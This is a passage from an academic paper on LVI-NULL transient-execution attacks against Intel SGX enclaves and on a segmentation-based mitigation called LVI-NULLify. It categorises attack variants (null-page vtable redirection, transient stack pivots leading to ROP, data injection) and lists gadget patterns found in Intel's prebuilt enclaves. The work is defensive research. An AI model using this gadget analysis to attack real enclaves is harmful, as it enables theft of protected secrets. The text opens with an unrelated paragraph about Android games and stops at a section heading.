Note that, not all the games are developed with games engines. We found that 116,084 (39.62%) games that do not contain shared objects. Those games are normally simple games (*e.g.*, puzzles such as `com.puzzle.mathpuzzle`) that do not need fancy UI, and they are developed in pure `Java`. In addition, the binaries of some games are missing in AndroZoo due to Multiple APK feature as mentioned in §6.1.

Repurposing Segmentation as a Practical LVI-NULL Mitigation in SGX

Lukas Giner
Graz University of Technology

Andreas Kogler
Graz University of Technology

Claudio Canella
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Daniel Gruss
Graz University of Technology

Abstract

Load Value Injection (LVI) uses Meltdown-type data flows in Spectre-like confused-deputy attacks. LVI has been demonstrated in practical attacks on Intel SGX enclaves, and consequently, mitigations were deployed that incur tremendous overheads of factor 2 to 19. However, as we discover, on fixed hardware LVI-NULL leakage is still present. Hence, to mitigate LVI-NULL in SGX enclaves on LVI-fixed CPUs, the expensive mitigations would still be necessary.

In this paper, we propose a lightweight mitigation focused on LVI-NULL in SGX, LVI-NULLify. We systematically analyze and categorize LVI-NULL variants. Our analysis reveals that previously proposed mitigations targeting LVI-NULL are not effective. Our novel mitigation addresses this problem by repurposing segmentation, a fast legacy hardware mechanism that x86 already uses for every memory operation. LVI-NULLify consists of a modified SGX-SDK and a compiler extension which put the enclave in control of LVI-NULL-exploitable memory locations. We evaluate LVI-NULLify on the LVI-fixed Comet Lake CPU and observe a performance overhead below 10% for the worst case, which is substantially lower than previous defenses with a prohibitive overhead of 1220% in the worst case. We conclude that LVI-NULLify is a practical solution to protect SGX enclaves against LVI-NULL today.

1 Introduction

Transient-execution attacks, *i.e.*, Meltdown [41], Spectre [34], or ZombieLoad [52], are powerful microarchitectural attacks for leaking sensitive data. These attacks are commonly classified into Spectre-type and Meltdown-type attacks [8]. Spectre-type attacks [18,33,34,36,42] exploit that the transient instructions following a wrongly predicted branch are not committed but still leave traces in the microarchitectural state.

With Load Value Injection (LVI), Van Bulck et al. [60] presented a new type of transient-execution attacks related to Meltdown-type attacks. Meltdown-type attacks trigger a faulting load in the attacker domain to transiently consume its value, circumventing permission checks. LVI causes the fault in the victim domain, making the victim transiently consume a value from the attacker, *i.e.*, LVI transiently injects data into a victim.

Recent processors mitigate Meltdown-type attacks in silicon [27], e.g., Comet Lake processors have no known Meltdown-type vulnerability. As hardware defenses for Meltdown-type attacks in general also mitigate the corresponding LVI attacks, attackers cannot inject arbitrary data into the victim domain. However, on several microarchitectures, the hardware defense, instead of returning a value from the victim domain, only zeroes out the value [7, 60]. While this prevents data leakage, it can be used as a side channel to detect whether an address is valid, e.g., to break KASLR [7]. Even worse, this remains exploitable in an LVI attack variant, namely LVI-NULL [60]. With LVI-NULL, the attacker can still inject '0' values into the victim domain.

The LVI paper showed the dangers of LVI-NULL in an AES-NI attack, but the proposed defenses for LVI-NULL have not been thoroughly evaluated [60]. While the software workarounds for LVI also prevent LVI-NULL, they are costly, and Intel suggests that developers "should determine the level of software hardening that their environment requires, based on risk analysis and an evaluation of the performance impacts of mitigation" [29]. Potentially, every load instruction can suffer from a fault, requiring memory fences for such instructions [60]. This also includes replacing certain instructions, e.g., the return instruction, with sequences of other instructions [29, 60]. The worst-case overhead for these mitigations on real-world workloads is between factor 2 and 19 [38, 60]. This raises the question whether these prohibitively expensive defenses are still required on processors with hardware mitigations against LVI just to defend against LVI-NULL.

In this paper, we propose a lightweight mitigation tailored to LVI-NULL in SGX. Our mitigation, LVI-NULLify, is built on a systematic analysis of LVI-NULL variants, yielding new insights on the attack building blocks of each variant. In particular, we identify that four out of six variants rely on pointer

redirection to the null page. Based on our analysis and experimental validation, we discover that LVI-NULL mitigations proposed by Van Bulck et al. [60] are not effective.

The idea of LVI-NULLify is to offset all memory accesses performed within the SGX enclave relative to the start of the enclave's memory region. To implement this property, LVI-NULLify repurposes segmentation. Segmentation is a fast legacy hardware mechanism on x86 that is used during address translation for every memory operation. The first part of LVI-NULLify is a compiler extension, which generates only segment-relative data loads. Consequently, any '0' injection only loads data from the start of the enclave's memory region, which is under full control of the SGX enclave. The second part of LVI-NULLify is a modified SGX-SDK that maintains interoperability with the untrusted userspace program.

The security of LVI-NULLify relies on special preparation of the enclave's memory region, mitigating transient injection of arbitrary values. LVI-NULLify marks the first pages in the enclave's memory region as non-executable. Transiently executing non-executable memory leads to an immediate stall, preventing any attack. LVI-NULLify also marks these pages as non-readable. We empirically validated that this immediately stalls the load and dependent instructions.

In our evaluation, we show that LVI-NULLify is extremely lightweight, with runtime overheads below 10% in the worst case. This is substantially faster than previous defenses against LVI with a prohibitive overhead of 1220% in the worst case in our tests. The memory overhead of LVI-NULLify is around 21.5% on the code size due to the generation of instruction sequences that explicitly use segmentation. We illustrate that our mitigation is a practical solution to protect SGX enclaves on hardware vulnerable to LVI-NULL but not LVI.

To summarize, we make the following contributions:

1. We systematically analyze and categorize LVI-NULL variants, revealing common attack requirements, and insufficiencies of previously proposed defenses.
2. We propose, LVI-NULLify, a novel lightweight defense against LVI-NULL in SGX, repurposing segmentation in a peculiar fashion.[1]
3. We evaluate the security and performance of LVI-NULLify. We demonstrate that SGX enclaves on the LVI-fixed Comet Lake CPU are only secure with our defense. We observe a performance overhead below 10%.

Outline. Section 2 provides background. Section 3 details our threat model. Section 4 systematically analyzes LVI-NULL variants. Section 5 presents the design and implementation of LVI-NULLify. Section 6 evaluates its security and performance. Section 7 discusses limitations. Section 8 concludes.

[1] We open-source LVI-NULLify on github : https://github.com/IAIK/LVI-NULLify/.

2 Background

2.1 Transient-Execution Attacks

Transient-execution attacks [8] are a new class of attacks that exploit so-called transient instructions, *i.e.*, instructions that are executed but never retired, to leak sensitive data. Kocher et al. [34] introduced the first sub-class with Spectre, while Lipp et al. [41] introduced the second with Meltdown. While Spectre attacks exploit control- or data-flow predictions made by the hardware, Meltdown exploits the deferred permission check when accessing memory from a different security domain. This deferred permission check allows the out-of-order execution to encode the normally inaccessible data in the cache from where the attacker then extracts it. Subsequent work showed additional variants in both sub-classes [4, 8, 18, 33, 42, 44, 52, 53, 57, 69]. Additional work has summarized the state-of-the-art of both transient-execution attacks [5, 8, 70] and defenses [6, 8].

2.2 Load Value Injection

Load Value Injection (LVI) turns Meltdown around by exploiting faults in the victim [60]. Thus, instead of leaking values, LVI injects values into the transient execution of the faulting victim. For LVI, the attacker prepares a microarchitectural buffer, e.g., the store buffer or L1, by filling it with the values that should be injected into the victim. Then, the victim has to suffer a fault or a microcode assist when fetching data from memory to transiently use the values injected by the attacker. The execution of subsequent instructions with the injected value is then exploited to either encode secrets in the microarchitecture or hijack the control or data flow. Similar to Spectre, LVI requires the gadget to be in the victim and has to additionally induce a fault or assist in the victim.

For unmitigated processors, the state-of-the-art solution for LVI is to insert `lfence` instructions after memory loads [29]. These fences ensure that faulting loads retire before the next instruction, effectively stopping all variants of LVI. However, this type of software mitigation comes with a performance penalty between factor 2 and 19 [38, 60].

2.2.1 LVI-NULL

Starting with the Cascade Lake microarchitecture, Intel processors include in-silicon mitigations against Meltdown, Foreshadow, and MDS attacks, including LVI [27]. These mitigations prevent non-zero value injections through all currently known buffers. However, this mitigation only prevents the attacker from injecting attacker-controlled data. Instead of stalling, faulting loads still transiently forward '0' to dependent instructions [7, 60]. Hence, by inducing a fault in the victim domain, an attacker injects the constant value '0' into the transient execution of the victim. This variant of LVI is called LVI-NULL. Even injecting '0' can be exploited to great

effect, e.g., to transiently inject round keys consisting entirely of '0' into AES-NI computations [60].

The Comet Lake series represents Intel's latest SGX-enabled generation available for both mobile and desktop workstation models that is affected by LVI-NULL [27]. Ice Lake processors based on the Sunny Cove architecture appear to be unaffected by LVI-NULL [27].

2.3 Intel SGX

To provide processor-level isolation and attestation for secure enclaves, Intel developed Software Guard Extensions (SGX) [12]. By design, SGX assumes that only the processor is trustworthy. Hence, an attacker can have full control of the operating system while still being within the threat model.

When a secure enclave is run, it is placed in the virtual address space of an untrusted user-space process. While the operating system is untrusted, it is still responsible for maintaining the virtual-to-physical address mappings. Naturally, this would make the enclave vulnerable to address remapping attacks [12]. To prevent these, SGX maintains its own shadow entry in the Enclave Page Cache Map (EPCM) containing the expected virtual address and the permission bits (R-W-X) for each valid enclave page. In case an illegal virtual-to-physical mapping is encountered, an EPCM page fault is raised.

Although side-channel attacks are not in scope of the SGX threat model, previous work showed that powerful side-channel attacks can be mounted against SGX. A root attacker can still mount low-noise side-channel attacks through the cache [2,43,50], page-table accesses [62,64,71], interrupt timing [63], or branch predictors [14,19,40]. SGX is also vulnerable to transient-execution attacks [9,52,59,65] and Intel has released microcode updates to protect against them [23,25].

2.4 Virtual Memory and Segmentation

In modern systems, virtual address spaces are used as an abstraction and to isolate processes. Hence, they are natively supported by the hardware. Each process works in its own, largely non-overlapping, virtual address space and cannot unintentionally interfere with the memory of another process. The used virtual addresses need to be translated to the corresponding physical addresses using a multi-level page translation table. The location of the table for the current process is indicated by a dedicated register and is switched by the operating system upon a context switch.

Another concept besides paging is segmentation. The idea is to have a set of segments for different uses, e.g., code, data, stack. While older processors used segmentation to enable the use of more physical memory, newer ones mainly use it as a protection mechanism.

Segments are configured via segment descriptors that are located in memory and are then used in conjunction with paging. Each segment descriptor has a base address and a limit. During the address translation, the CPU adds the base address to the segmented virtual address, yielding a non-segmented virtual address. Some instructions use segments implicitly (e.g., `push` and `pop` with the stack segment), and code fetches are implicitly performed via the code segment. Data segments can be used explicitly with memory referencing instructions.

On modern systems, paging has completely replaced segmentation for virtual address translation. Consequently, processor manufacturers removed this feature in the 64-bit long mode (IA-32e) for all segments but `fs` and `gs`. All but these two segments are now required to have a base of 0 and the maximum possible size. The segments `fs` and `gs` still support base and limit as they are broadly used to implement thread local storage for user threads and core local storage in operating systems. Hence, to use the base and limit feature of segmentation on 64-bit systems, user-level software has to use instructions that use `fs` or `gs`, and the operating system has to set up `fs` or `gs` with a base and a limit.

2.5 Object Relocations

Relocations are an essential part of the ELF file format [1, 13]. If a symbol is referenced inside an object file, the linker or the dynamic loader has to resolve the symbol's address and replace all the occurrences of this reference with the real symbol address. The relocation type specifies how this address should be calculated and which symbol is referenced.

SGX enclaves behave similarly to dynamic libraries and can be loaded on arbitrary addresses inside the main program's virtual address space. Therefore, enclaves and dynamic libraries need a mechanism to adjust addresses inside the image to point to the desired position in the address space. The most common way to achieve this is by using relative addressing, where all the absolute addresses inside the library are calculated over the instruction pointer. This type of relocation can be resolved during linking of the dynamic library.

In contrast to relative addressing, dynamic libraries also support absolute addressing where the dynamic loader resolves the addresses after the base address where the image is loaded is known. Here, the loader replaces placeholders inside the dynamic library with the real symbol address.

3 Threat Model

Hardware. For our mitigation, we assume a current or future Intel processor with SGX that mitigates LVI in hardware but does not prevent LVI-NULL, such as, e.g., the Comet Lake microarchitecture. We assume that there are no Meltdown-type transient-execution attacks [41,52,59,65] that directly leak data from enclaves. Moreover, hardware vulnerabilities such as Rowhammer [16, 30, 32] or undervolting [31, 45, 47] are out of scope. We also assume that Spectre-type attacks [8, 9, 34] are either mitigated in hardware, firmware, or software. Additionally, we assume hyper-

threading to be disabled. The Intel SGX Attestation Service indicates whether hyperthreading is enabled, so the verifying party can enforce its status.

Software. We assume a privileged attacker that is explicitly within the scope of the Intel SGX threat model. For the enclave, we assume that it is not vulnerable to traditional side-channel attacks, such as cache attacks [2,43,50] or controlled-channel attacks [71]. We assume that an attacker can start the enclave as often as required and thus rely on precise execution control, such as single- or zero-stepping [62]. Bugs in the enclave, e.g., synchronization problems [49,66], or missing validations on the ABI or API level [61], are out of scope.

We consider only 64-bit enclaves, since enclaves can be (cf. Section 2.4) attacked via 32-bit segmentation [17], but not via 64-bit segmentation due to differences in the behavior.

Takeaway: Our mitigation targets 64-bit SGX enclaves on CPUs vulnerable to LVI-NULL, but not vulnerable to LVI.

4 Detailed Investigation of LVI-NULL

In this section, we first investigate the prevalence and impact of different LVI-NULL scenarios, and their applicability to SGX. We then examine the overhead and efficacy of current and proposed mitigations.

4.1 LVI-NULL Categorization

We distinguish control-flow and data-flow attacks (cf. Figure 1).

Control-flow Attacks. In control-flow attacks, the instruction pointer is transiently redirected in a way that serves the attacker. Again, we distinguish two cases: direct code redirection (❶) *to* the null page, or indirect redirection to arbitrary locations (❷ and ❸) *via* the null page. Direct redirection (❶) is achieved by faulting the load that reads the call target, thus injecting '0' and redirecting code execution to the null page. In contrast, arbitrary redirection allows code execution anywhere in memory if the null page is attacker-controlled, e.g., for Intel SGX enclaves (cf. Section 2.3). It applies to indirect jumps (❷), which load their targets from memory via at least one indirection. Faulting the second to last load causes the jump target to be loaded from an offset in the null page, which allows arbitrary redirection. A special case of indirect redirection are sequences like `pop rsp; ret`, which load the stack pointer from memory and then return. This allows an attacker to set up a transient stack (❸) on the null page by faulting the stack pointer load, and perform a well understood ROP [46,55] attack from there.

Data-flow Attacks. Data-flow attacks inject data into the victim's execution. We distinguish between direct (❺) and indirect (❻) loads, which allow the injection of either '0' or arbitrary values. Van Bulck et al. [60] showed that injecting '0' into the hardware AES-NI key schedule leaks the full key. A special case are binary branches and switch statements (❹), which can be compiled as jump tables. Here, data-flow manipulation changes the control flow, but only to the available branches.

Limitations. While LVI-NULL attacks are possible to execute from user space, several significant limitations apply. First, user-space attackers cannot manipulate page tables directly. This prevents these attackers from arbitrarily causing assists or faults on targeted loads. Secondly, most operating systems do not allow mapping of the null page by default. Both Linux and Windows require privileged access to map it, limiting the user-space attack surface to two cases (❹ and ❺). The exploitability of direct load '0' injection (❺) depends on the targeted algorithm, and is thus best mitigated by developers themselves. Manipulating regular branches with '0' injections (❹) is similar to Spectre variants and can be mitigated the same way.

4.2 Control-flow Injection

C/C++ compilers, such as GCC and Clang, commonly emit code patterns containing jump instructions whose target depends on an address or value loaded from memory. In our analysis, we found 3 categories of such jumps that are potentially susceptible to LVI-NULL.

Case 1: Virtual Function Calls in C++ (❶ and ❷) When objects in C++ call a virtual function, it is not known at compile time which function is being called. To solve this, each object has its own table (vtable), which contains the location of its virtual functions. Because the location of a dynamically allocated object itself (and thus its vtable) is also not known at compile time, calling a virtual function requires at least 2 loads. This creates 2 possible points of injection. First, the attacker may inject '0' when the target is read from the vtable. This load may be generated by an indirect call instruction or a `mov` before a direct call, and can transiently redirect execution to the null page (❶). Secondly, the attacker can inject '0' one load earlier, *i.e.*, when the address of the vtable is read. This causes the null page to act as the vtable, allowing transient redirection of execution to any location (❷). As the offset in the vtable is known at compile time, it is compiled to an immediate value that cannot be manipulated by LVI-NULL.

Exploitable in SGX enclaves? Very likely.
Indirect function calls (❷) occur frequently and are almost always immediately exploitable, as they allow redirection to any suitable gadget.

Case 2: Global Offset Table (❶) Another potentially interesting case is the global offset table (GOT), which enables programs to use functions in dynamically linked libraries. Unlike vtables, the GOT is always at a known location, and so




Figure 1: Categorization of LVI-NULL into control-flow and data-flow attacks. Subcategories list the different attack vectors and example assembly sequences for each (in AT&T syntax), the attack scenario, and their requirements.

only the call target is loaded. After the initial dynamic relocation of the symbols in the GOT, this only creates the potential to transiently redirect execution to address 0x0.

Exploitable in SGX enclaves? No.
While direct function calls (❶) are frequent, they are not exploitable in SGX.

Case 3: Switch Statements (❹) For certain switch cases, compilers generate a jump table, first loading the variable in question, and then looking up the corresponding jump target. This only applies to switch variables loaded from a single memory location, and not derived calculations. In position-independent code (PIC), this creates 2 attack points: injecting '0' into the variable itself, or injecting '0' when the jump target is calculated. The former transiently leads the switch into the '0' case, executing code there as if the variable were '0'. The latter causes the program to jump into the data section instead, as both GCC and Clang load offsets relative to the jump table. These offsets are likely not valid code, and furthermore, as Canella et al. [8] showed, the executable bit is respected in transient execution, so this injection is not exploitable here. When compiled as non-relocatable (no-pic), execution can again be redirected to the first case. Additionally, it can now be redirected to address 0x0, as the jump table contains absolute addresses, which can be zeroed on load (❶).

Exploitable in SGX enclaves? Unlikely.
Similiar to Spectre-PHT [8], exploitability is highly dependent on the specific case, but case-0-injections can be prevented reliably (see Section 5).

These are the three cases of commonly used code we found to enable control-flow injection. We expect there are more cases in other code patterns, compilers, or languages. However, for SGX, LVI-NULLify copes with all types of control-flow injection, as all control-flow injections rely on the null page. Table 1 explores the prevalence of such gadgets in standard SGX code.

4.3 Data Injection

Data injection gadgets are simply direct or indirect loads from memory, and as such, they are ubiquitous in all programs. Van Bulck et al. [60] have shown that in some cases, even '0' injections can be exploited to great effect. However, in cases where data injection does not lead to changes in control flow, it depends entirely on the algorithm at hand whether it can be exploited. As a direct '0' injection (❺) cannot be mitigated by software changes short of adding a load-serializing instruction after all potentially problematic loads, we do not consider this case. Instead, we leave it to the authors of software to guard their critical computations, such as cryptography, with this possibility in mind. However, in Section 5, we propose a way to prevent arbitrary data injection via indirect loads (❻).

Exploitable in SGX enclaves? Likely.
The danger of transient data injection depends on the targeted algorithm, but arbitrary value injection provides high flexibility for exploitation.

4.4 Applying LVI-NULL Variants in SGX

Of the attack vectors presented in Section 4.1 (cf. Figure 1), 4 out of 6 require at least read access to the null page. Variants ❹ and ❺ have no particular requirements and apply in any case. Most modern operating systems do not map the null page by default and typically require root privileges to do so [11]. Since the purpose of SGX enclaves is to protect against malicious or compromised operating systems, their threat model currently allows attackers to use the null page as they see fit.

Gadget/File	QE	LE	PCE	PVE	trts	tsdc	tcxx	tcmalloc

`mov (mem), %reg`
`mov (%reg), reg`
`call *reg`
	216	0	123	216	0	0	0	4

`mov (mem), %reg` `call *(%reg)`	0	45	0	0	0	0	19	3
`mov (mem), %rsp`	0	2	0	0	1	0	1	0

`mov (mem), %reg`
`mov %reg, %rsp`
`ret`
	1	1	1	1	1	0	0	0

`mov (mem), %reg1`
`mov %reg1, %reg2`
`mov %reg2, %rsp`
`ret`
	0	0	0	0	0	0	0	0

`pop %reg`
`mov %reg, %rsp`
`ret`
	0	0	0	0	0	0	0	0

Table 1: Number of control-flow gadgets found in Intel's prebuilt (quoting, launch, provisioning) enclaves and SDK libraries. Search was limited to instruction sequences with fewer than 10 separating instructions.

From within an enclave, all memory of the user-space process is available for reading and writing according to its page-table entries, as it would be to the process itself. This implies that variants ❷, ❸, and ❻ apply fully if the null page is writable or with limitations, if it is not. Variant ❶, however, requires the null page to be executable. Van Bulck et al. [60] experimentally found that code outside of enclave memory is not executable from within an enclave, even during transient execution. This was later confirmed by Intel [29], and we have reproduced this result as well. It follows that the only way to execute instructions at address 0x0 is to load the enclave itself starting at the null page. Since the Intel SDK does not build enclaves with execute permissions on this page [29], we consider variant ❶ *not exploitable in SGX* enclaves.

To evaluate the prevalence of assembly sequences that allow LVI-NULL types ❷ and ❸, we search several prebuilt- and SDK-generated binaries for a limited selection of exploitable assembly patterns. As Table 1 shows, indirect calls (❷) are plentiful in these binaries, though they are currently mitigated by `lfence` instructions. We find that there are even some gadgets for variant ❸. An especially interesting observation is that the original transient stack gadget, as described by Van Bulck et al. [60], is still present in unmitigated form in the prebuilt launch enclave for Linux provided by Intel as of SDK release 2.11.

An analysis of how some code patterns generate vulnerable instruction sequences is shown in Section 4.2.

Takeaway: ❷, ❸, ❹, ❺, and ❻ are all feasible in SGX. ❶ is feasible, but mitigated by default.

4.5 Current and Proposed Mitigations

In this section, we discuss the two main types of mitigations against LVI and LVI-NULL for SGX.

4.5.1 Memory Fences

The officially suggested mitigation against LVI is to stop transient execution before it can be exploited. Similar to the mitigations for Spectre [24], Intel also suggests to use memory fences for aborting transient execution [29]. As it is infeasible to add memory fences manually, these memory fences are supposed to be emitted by the compiler. With the publication of LVI [60], Intel has provided 2 levels of mitigation [28, 29], and Google engineer Zola Bridges another [3, 37]:

Control-Flow Mitigation. This mitigation replaces `ret`, `call`, and `jmp` instructions by fenced alternatives. It protects transient control-flow redirection at the cost of effectively disabling all control-flow predictors. However, it does not generally protect against value injection and only prevents these special cases. Compilation options: `-mlvi-cfi`

SESES. "Speculative Execution Side Effect Suppression" aims to prevent more than just LVI by adding an `lfence` instruction before every instruction that operates on memory. This approach fully mitigates LVI, LVI-NULL, and other transient execution attacks. Compilation options: `-mseses`

Optimized Cut. In addition to CFI, this mitigation for LVI (which we call "optimized cut") tries to separate loads from potential transmit gadgets by analyzing the control-flow graph of applications. Hence, the compiler can insert far fewer `lfence` instructions than SESES while still providing the same security guarantees w.r.t. LVI. Compilation options: `-mlvi-hardening -mllvm -x86-lvi-load-opt-plugin=OptimizeCut.so -x86-experimental-lvi-inline-asm-hardening`

While these three levels of mitigation differ in the amount of `lfence` instructions (cf. Table 2), they all incur heavy performance penalties in the range of factor 2 to 19 [38, 60].

4.5.2 Page Table Protections

Van Bulck et al. [60] also proposed specific mitigations for LVI-NULL. To prevent execution of the null page (❶), they suggest marking the first page in an enclave as non-executable or placing an infinite loop at the base of the enclave image.

As described in Section 4.4, marking a page non-executable indeed prevents execution in the transient domain. Experiments on our i5-10210U show that this holds even if the OS marks a page as executable after loading the enclave. Read, write, and execute permissions are also stored with the expected virtual address in the protected Enclave Page Cache Map (EPCM) entries. Our experiments suggest that in transient execution, the CPU considers the permission bits of both the page table and the EPCM and applies whichever is less permissive. As this prevents ❶, an infinite loop or similar is not necessary.

To stop transient null pointer dereferences (❷, ❸, and ❻), Van Bulck et al. [60] suggest marking the null page as uncacheable. This has also been proposed as a possible mitigation for Spectre attacks [51], as uncachable memory cannot




Figure 2: Memory layout of enclaves protected with LVI-NULLify.

be read during transient execution. Any transient access to uncachable memory simply stalls [51]. While this would indeed prevent loads from this page, the OS can simply change these flags at any time, as they are not protected by SGX. We verified that in contrast to the read, write, and execute permissions, the memory type is not enforced by SGX and can be manipulated to mount an attack. Additionally, injection via the shared line-fill buffer is possible on some architectures [44,51,52,65] if hyperthreading is enabled.

Takeaway: Current mitigations are too costly or are insufficient.
All LVI-NULL variants are preventable by LVI mitigations, but incur substantial performance degradation. Other proposed mitigations are only partially effective.

5 LVI-NULLify

Previous mitigations have been designed primarily for LVI, not LVI-NULL. Hence, they mitigate attacks that are already mitigated more efficiently in current and future Intel processors, e.g., the recent Comet Lake microarchitecture. Following the analysis of Section 4.5, we can see that these previous mitigations either have a substantial performance overhead or are limited to only certain variants of LVI-NULL. This motivates the need for a defense that is more tailored to LVI-NULL. In this section, we present LVI-NULLify, our mitigation for LVI-NULL affected hardware that achieves a better balance between performance cost and remaining attack surface than previous LVI mitigations. The worst-case overhead on our LVI mitigated Comet Lake is only ≈ 9%, our older LVI-vulnerable Coffee Lake-R reaches a maximum of 36% overhead.

5.1 LVI-NULLify Design

LVI-NULLify aims to prevent all LVI-NULL variants in our threat model (see Section 3). This includes variants ❶, ❷, ❸, and ❻. Though we categorize switch expressions as a subclass of branches (❹) in Section 4.1, we briefly describe a mitigation in Section 5.1.4 that is also applicable outside of SGX. Since all other variants involve the null page, the central feature of LVI-NULLify must be to control either its contents or accessibility. Therefore, we devise a way to effectively *move the LVI-NULL target page into the enclave*, even if address 0x0 is not in the enclave's linear address space.

SGX does not currently offer any control over pages outside of the enclave memory range. Hence, loading an enclave anywhere but page null means giving up control of the null page. As multiple enclaves can and often need to be loaded simultaneously, only loading an enclave if it is mapped at address 0x0 is not a practical option. Our solution is to *offset every memory load in the enclave* such that any pointers that are loaded from memory are added to an immutable constant. For this constant, we use the virtual base address of the enclave image. The resulting memory layout is shown in Figure 2. Even if an address load faults and transiently returns '0', the resulting load address is still within the enclave. This puts the control over the pages targeted by LVI-NULL into the hands of the enclave, regardless of where an attacker maps it.

5.1.1 Using Segmentation

To offset loads on commodity Intel CPUs, we rely on segmentation. In 64-bit mode, segments typically have to start at address 0x0. However, the GS and FS segment registers are an exception and can have non-zero base addresses. Conveniently, the `EENTER` and `ERESUME` instructions automatically set these base addresses to the enclave base address plus a developer-controlled, positive offset. As the GS and FS registers are set on each entry, and the offsets are stored in enclave memory in the thread control structures (TCS), these values are inaccessible to the OS. They are also part of the enclave's attestation, preventing manipulation at load time. The Intel SGX-SDK sets both registers to the same value, creating an unnecessary redundancy. We can thus repurpose one of the two segment registers, in our case GS, for LVI-NULLify.

Since address calculation with segment bases is an integral part of x86 hardware, there is no noticeable slowdown for GS-relative loads, as we experimentally verify in Section 6. We set the GS base to the beginning of the enclave, such that data loads in our enclave are now relative to the beginning of the enclave. This means that we essentially build a non-relocatable object (no-pic) that gains its position independence by adding GS base to all addresses.

Applying this mitigation to generic SGX enclaves requires the modification of 3 components: the compiler, the Intel SGX-SDK, and the Intel Platform Software (PSW). The compiler has to emit GS-relative loads for all memory-load instructions. We discuss how this is implemented in LLVM in Section 5.2. Section 5.3 then details the custom relocations that are necessary after compilation. Changing all load instructions also implies that all addresses inside the enclave are invalid outside and vice versa. Hence, this necessitates an automatic pointer conversion from the trusted runtime system (tRTS) to the untrusted runtime system (uRTS). Additionally, the tRTS itself needs to be built with our compiler modifi-

cation. We detail the necessary modifications to the SDK in Section 5.3.2. As the GS offset is in part calculated by the PSW, we need to enable it to distinguish between enclaves mitigated by LVI-NULLify and unmitigated enclaves. The changes to the PSW are also described in Section 5.3.2.

5.1.2 First Enclave Pages

With GS-relative addressing, most transiently faulting indirect loads read from the first page of the enclave. For this reason, it is critical that reading from it does not return values that can be used in an attack. To prevent variant ❶ of LVI-NULL, which requires code execution, simply making this page non-executable is sufficient. Additionally, marking the first page non-readable in the EPCM entry prevents all variants that load from this page (❷, ❸, and ❻). Transient accesses to such pages simply stall, as we have experimentally confirmed on several CPUs, including our i5-10210U Comet Lake. This stops all further dependent accesses. However, the first page in an enclave may contain data that the dynamic loader inside the enclave needs to access. We, therefore, shift the enclave image and prepend empty pages that are neither readable nor executable. The amount of such pages that are needed depends on the enclave program; loads with offsets, where the base address can be zeroed, may transiently load more than 1 page from the GS base address or even below it. Negative offsets could, therefore, lead to loads that escape the enclave. Fortunately, the size of all immediate offsets is known at compile time. We can determine a safe amount of empty pages to map before and after the GS base after compilation. An example with 2 pages on each side of the GS base address is shown in Figure 2.

The residual attack surface to this approach are dynamic arrays. When neither position nor size are known at compile time, loads can take the form *base* + *offset*, where both base and offset are loaded from memory. If an attacker faults the base, the transient load target is potentially anywhere from the enclave beginning up to the size of the dynamically allocated structure.

5.1.3 Alternative Approaches

There are other, less peculiar mechanisms to prevent faulting loads from reaching the null page. We want to examine two candidates here, as their shortcomings are not immediately apparent.

First, we could simply add the base address to all loads by converting every load to use complex addressing. For this, we cannot load the base address from memory, as this load could again be zeroed. A solution would be to always keep the base address in a CPU register, but this reduces the number of registers available to the compiler. This can incur significant performance impacts as less efficient code can be generated. Alternatively, we could use memory fences for these loads, which would again result in large performance overheads. Additionally, any load that already uses complex-addressing needs an additional offset computation beforehand.

The second approach would be to employ immediate addresses by using the dynamic loader to relocate all symbols. An undesirable side effect of this method is the need to set the text section of the enclave to writable and executable. As enclave pages cannot currently change access permissions at runtime, this would weaken the enclave's protection against traditional exploits that might otherwise not be exploitable.As x64 does not generally support 64-bit displacement in complex addressing [21], this is also not a possibility. Only `AL`, `AX`, `EAX`, and `RAX` may be the source or target of immediate 64bit-addressed memory loads, which introduces the need for more intermediary registers [26].


5.1.4 Mitigating Switch Statements

